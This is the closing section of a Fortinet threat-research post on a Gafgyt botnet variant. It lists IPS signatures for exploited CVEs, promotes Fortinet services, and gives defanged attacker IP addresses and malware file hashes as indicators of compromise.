CVE-2022-35914: 52227 GLPI-Project.GLPI.htmLawedTest.php.Code.Injection

CVE-2016-15047: 43635 Avtech DVR Camera Authentication bypass and Command Execution Exploit(Core impact)

CVE-2025-34054: 43635 Avtech DVR Camera Authentication bypass and Command Execution Exploit(Core impact)

Organizations seeking to strengthen foundational security awareness may also consider completing [Fortinet Certified Fundamentals](#) (FCF) training in Cybersecurity. This module is designed to help end users learn to identify and protect themselves from phishing attacks.

The [FortiGuard IP Reputation and Anti-Botnet Security Service](#) proactively blocks infrastructure associated with this campaign by correlating malicious IP intelligence collected from Fortinet's global sensor network, CERT collaborations, MITRE, trusted industry partners, and other intelligence sources.

If you believe this or any other cybersecurity threat has impacted your organization, contact our Global [FortiGuard Incident Response Team](#) for assistance.

IOCs

Hosts

217[.]160[.]125[.]125:15527

176[.]100[.]37[.]91

85[.]215[.]131[.]70

Files

444a9d34a9f59dc7975dfabefb47d789813a4497bbac9127c4806dd816e85211
9394666007fac4014a4641fdae150c1b969ed2bc4299876318a336fd386abf59
450ea44da0c9d96a2e8f4d6bad34f1c35cd35743295b8cd2defa9f7a9884685d
d452f22dacab9785539484245c13e9cce58df23fc82eeef205684fcd196da20b
20042f1efb59c99e3addf822a3e9e5a496f0b701362df038a50a32a9f504a136
7413cbb6eab4d6b10346f71be5dd76d7cf2f4817f7776367b162f83755aefa1f
b6f835ced11059d341222eba11fff3a4672f4de47a3a4d791fad86059a2b06d4
b61a5508847a2167b737d31193dc393e92c5be2aa5141bbe4b7ea6f440fd4799
dff0edae6e8854ddd3e617054ee0bd74c696c91411f704dff60aabaec839bec9
ea44138b9701fce1b2fe13de8f9e00681c007c9adc625edc9f507f177704c2e8
3ddb67ab079509dd1e7ac77fc4cfed25a271526668c68f8a2221e96a4cc21812
f02b1d8010dac35b007796def0cbd5d0c9414df790e2b55b105c95df2f2ffa91
8fc2d35b66c692d37a85ae9d30dc5c7f06f0b3eaf01112a5a6398a1a0feb3aee
eead44c0af7ddb12cece1a6125cf213bab3c22511cd59aff9d63dcfddb7d4386
eead44c0af7ddb12cece1a6125cf213bab3c22511cd59aff9d63dcfddb7d4386
41e8e327abbf2ba721be677ad8a416a7295708257b39688a0af03275fb199cec

Source: <https://www.fortinet.com/blog/threat-research/inside-cross-platform-propagation-of-new-gafgyt-variant-c0xm0>